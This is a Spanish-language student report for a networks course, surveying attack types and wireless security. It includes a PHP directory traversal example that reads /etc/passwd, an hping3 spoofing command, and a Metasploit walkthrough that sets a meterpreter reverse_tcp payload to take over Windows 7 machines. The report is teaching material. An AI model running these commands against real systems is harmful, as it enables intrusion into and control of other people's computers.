Informe presentación ELO-323 redes de computadores II

seguridad en las redes, ataques comunes y pruebas de conceptos

Oscar Tapia Godoy
2830018-2

Introducción

En este informe se presentarán las importancias y las principales aristas que influyen en la seguridad en las redes, se presentaran los distintos tipos de ataques que se pueden efectuar a las redes de computadores, servidores de aplicaciones, y en general a los distintos actores presentes en las redes de computadores.

Además se presentaran casos de estudio en los cuales se simulara una situación real en la cual se aprovechan vulnerabilidades de los sistemas operativos, para obtener control sobre los equipos ocupados.

además se introducirá a la seguridad en las redes inalámbricas, la evolución que ha tenido la seguridad a través del tiempo y los ataques más comunes.

Tipos de atacantes

Existe dos clasificaciones distintas de atacantes

White hat hackers: son los atacantes que son contratados para encontrar vulnerabilidades en los distintos tipos de sistemas, estos atacantes, realizan la búsqueda de vulnerabilidades sin ánimo de causar un daño a los sistemas analizados, este tipo de hackeo es también conocido como hacking ético, existen distintas certificaciones entregadas por entidades, las cuales reconocen a los hackers éticos.


Black hat hackers: son los atacantes que demuestran sus habilidades en informática rompiendo sistemas de seguridad de computadoras, colapsando servidores, entrando a zonas restringidas, infectando redes o apoderándose de ellas, entre otras muchas cosas utilizando sus destrezas en métodos hacking, este tipo de atacantes, tiene como fin principal causar algún tipo de daño al ente atacado, ya sea por ideologías distintas, por activismo, o por encontrar alguna compensación monetaria (como es el caso de los atacantes que roban credenciales de bancos)

Ataques de aplicación


Los ataques de este tipo, se centran en las vulnerabilidades que puedan quedar en el desarrollo de las distintas aplicaciones, las cuales pueden provocar distintos problemas, desde la captura de datos importantes, hasta el completo acceso al servidor en el cual esta implementada la aplicación.

Algunos tipos de ataques a la aplicación:

SQL injection: los ataques de este tipo consisten en encontrar una vulnerabilidad en los formularios de las páginas web, mediante los cuales se pueden generar requerimientos SQL, los cuales pueden acceder a las base de datos de las paginas, lo cual provoca que se puedan acceder a datos críticos de la base de datos.



Cross-site scripting: este tipo de ataques consiste en insertar código malicioso en páginas web, de esta forma se crean scripts, los cuales están ocultos en la página, una vez que el usuario descarga la página, el código malicioso se ejecuta, provocando diversos efectos, los cuales pueden ir desde códigos molestos (ventanas se abren solas, computador se apaga cada cierto tiempo, etc.) a códigos malignos (borrar datos importantes, encriptar archivos, etc.).



Directory traversal attack: este tipo de ataques, busca vulnerabilidades en el desarrollo de páginas, las cuales permite que el atacante acceda a partes restringidas del servidor, pudiendo acceder a datos de importancia alta, como los archivos con claves y usuarios.

```php
<?php
$template = 'red.php';
if (isset($_COOKIE['TEMPLATE']))
   $template = $_COOKIE['TEMPLATE'];
include ("/home/users/phpguru/templates/" . $template);
?>
```

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../../etc/passwd
```


File: ../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

Ataques del lado del cliente


Drive-by download attack: este tipo de ataques es cuando el usuario descarga código malicioso desde alguna página, provocando que se descarguen distintos malwares que pueden dañar el computador del usuario

Buffer overflow attacks: este tipo de ataques, insertan códigos maliciosos en el buffer de instrucciones del procesador, lo que provoca que el computador del usuario tenga un comportamiento distinto al esperado, pudiendo el atacante tener acceso a sectores críticos del sistema.




Networks attack

Ataques de denegación de servicio: este tipo de ataques se concentra en que las aplicaciones no tengan un comportamiento normal haciendo que los usuarios no puedan acceder a estos, este tipo de ataques se caracteriza por generar una gran cantidad de tráfico hacia las maquinas atacadas, las cuales no pudiendo procesar toco este tráfico falso, se provoca que el trafico real no de los usuarios no pueda ser procesado.
Este tipo de ataques se caracteriza por tener una gran cantidad de máquinas atacando, generalmente se tienen computadores de usuarios normales, que ignoran que computador está siendo usado para este tipo de ataque



Man-in-the-middle: este tipo de ataque se realiza cuando un atacante tiene control de la conexión, entre los 2 computadores, lo cual provoca que pueda tener todo el tráfico que pasa entre las 2 estaciones, el atacante es invisible hacia estas estaciones, debido a que estas creen que están realizando la conexión con su contraparte.




ARP poisoning: este tipo de caso se caracteriza por que el atacante modifica las tablas ARP de los computadores, provocando que todo el tráfico, dirigido a otros computadores, sea enviado a su estación.

Device	IP and MAC address	ARP cache before attack	ARP cache after attack
Attacker	192.146.118.2 & 00-AA-BB-CC-DD-02	192.146.118.3=>00-AA-BB-CC-DD-03 192.146.118.4=>00-AA-BB-CC-DD-04	192.146.118.3=>00-AA-BB-CC-DD-03 192.146.118.4=>00-AA-BB-CC-DD-04
Victim 1	192.146.118.3& 00-AA-BB-CC-DD-03	192.146.118.2=>00-AA-BB-CC-DD-02 192.146.118.4=>00-AA-BB-CC-DD-04	192.146.118.2=>00-AA-BB-CC-DD-02 192.146.118.4=>00-AA-BB-CC-DD-02
Victim 2	192.146.118.4 & 00-AA-BB-CC-DD-04	192.146.118.2=>00-AA-BB-CC-DD-02 192.146.118.3=>00-AA-BB-CC-DD-03	192.146.118.2=>00-AA-BB-CC-DD-02 192.146.118.3=>00-AA-BB-CC-DD-02

Seguridad en redes inalámbricas

La seguridad en las redes inalámbrica es un tema bastante sensible, debido a que en este tipo de redes los paquetes son enviados por aire, lo cual provoca que sean de acceso de cualquiera, por lo cual se debe poner especial énfasis en la protección de estos datos

Ataques de interferencia: se producen cuando mediante el uso de agentes externos, se interfiere la señal producida por el ap, provocando que las estaciones no puedan conectarse a este.



Evil twin ap: este tipo de ataque se caracteriza por que el atacante genera un “clon” del ap normal, lo cual produce que la estación de trabajo crea que se está conectando al ap, siendo que se está conectando al clon, el cual está en control del atacante, esto produce que este tenga acceso a todos los datos que se están traficando entre ap y estación.

Medidas de seguridad en redes inalámbricas

Hay distintas medidas que se pueden tomar para mejorar la seguridad en los datos de las redes inalámbricas, dentro de las cuales, algunas se pueden hacer en la configuración del Access point, como son, el filtrado de MAC, lo cual permite que solo las estaciones con MAC conocidas, puedan conectarse al ap, otra medida es no transmitir el SSID, con esto solo los usuarios que conozcan la red podrán conectarse.

Otro ámbito importante en la seguridad de las redes inalámbricas es la encriptación de los datos, en este ámbito se han implementado 3 protocolos.

WEP: este protocolo pretendía igualar la seguridad de una red cableada, esto no fue logrado y se logró romper la seguridad con mucha facilidad, lo que provoco la urgencia de crear un nuevo protocolo

WPA: este protocolo mejora con respecto de WEP debido a que mejora sus protocolos de encriptación, pero aun así la autentificación era vulnerable a ataques.

WPA2: esta es la versión final del protocolo WPA, la cual incluye mejoras en la autentificación y encriptación de los datos. Este protocolo es casi irrompible, ya que los únicos ataques efectivos, son los de fuerza bruta, por lo que, con una clave con una seguridad aceptable, tardaría años en romper esta seguridad.

Name	Encryption	Authentication	Security level
WEP	WEP	Shared Key	Low
WPA	TKIP	PSK or 802.1x	Medium
WPA2	AES	802.1x	High

Casos de estudio

IP Spoofing con Hping3: este ataque tiene como objetivo enviar paquetes a un objetivo, con una ip de destino falsa, para esto se usa una aplicación que esta incluida en la distribución de Linux llamada kali Linux, la cual está centrada en las auditorias web.
Para hacer este ataque se hace con el siguiente comando

#Hping3 -S IPatacante -a IPfalsa

En este caso IPatacante es la ip del computador que se quiera atacar y IPfalsa es una ip cualquiera la cual, será vista como ip destino por el atacado.

Obtener control de Windows 7 usando metaexploit: en este caso se usarán herramientas y scripts incluidos en kali Linux para tomar acceso de los computadores que tengan Windows 7

Primero se debe acceder a la consola metaexploit de kali Linux, esto se hace con

#msfconsole

Una vez dentro se debe elegir el metaexploit, el usado será:

#msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader

Este comando iniciara el exploit y podremos acceder a la configuración de este.

Los comandos para configurar el exploit serán

#msf > set payload windows/meterpreter/reverse_tcp

#msf > set SRVHOST IPatacante

#msf > set LHOST IPatacante

Finalmente se ejecuta el exploit

#msf > exploit

Con esto se levantará un servicio de página web la cual contiene código malicioso, la cual cuando un computador accede a la página, el atacante obtiene el control de la consola entre otras cosas, lo cual puede llegar a ser bastante perjudicial para el atacado.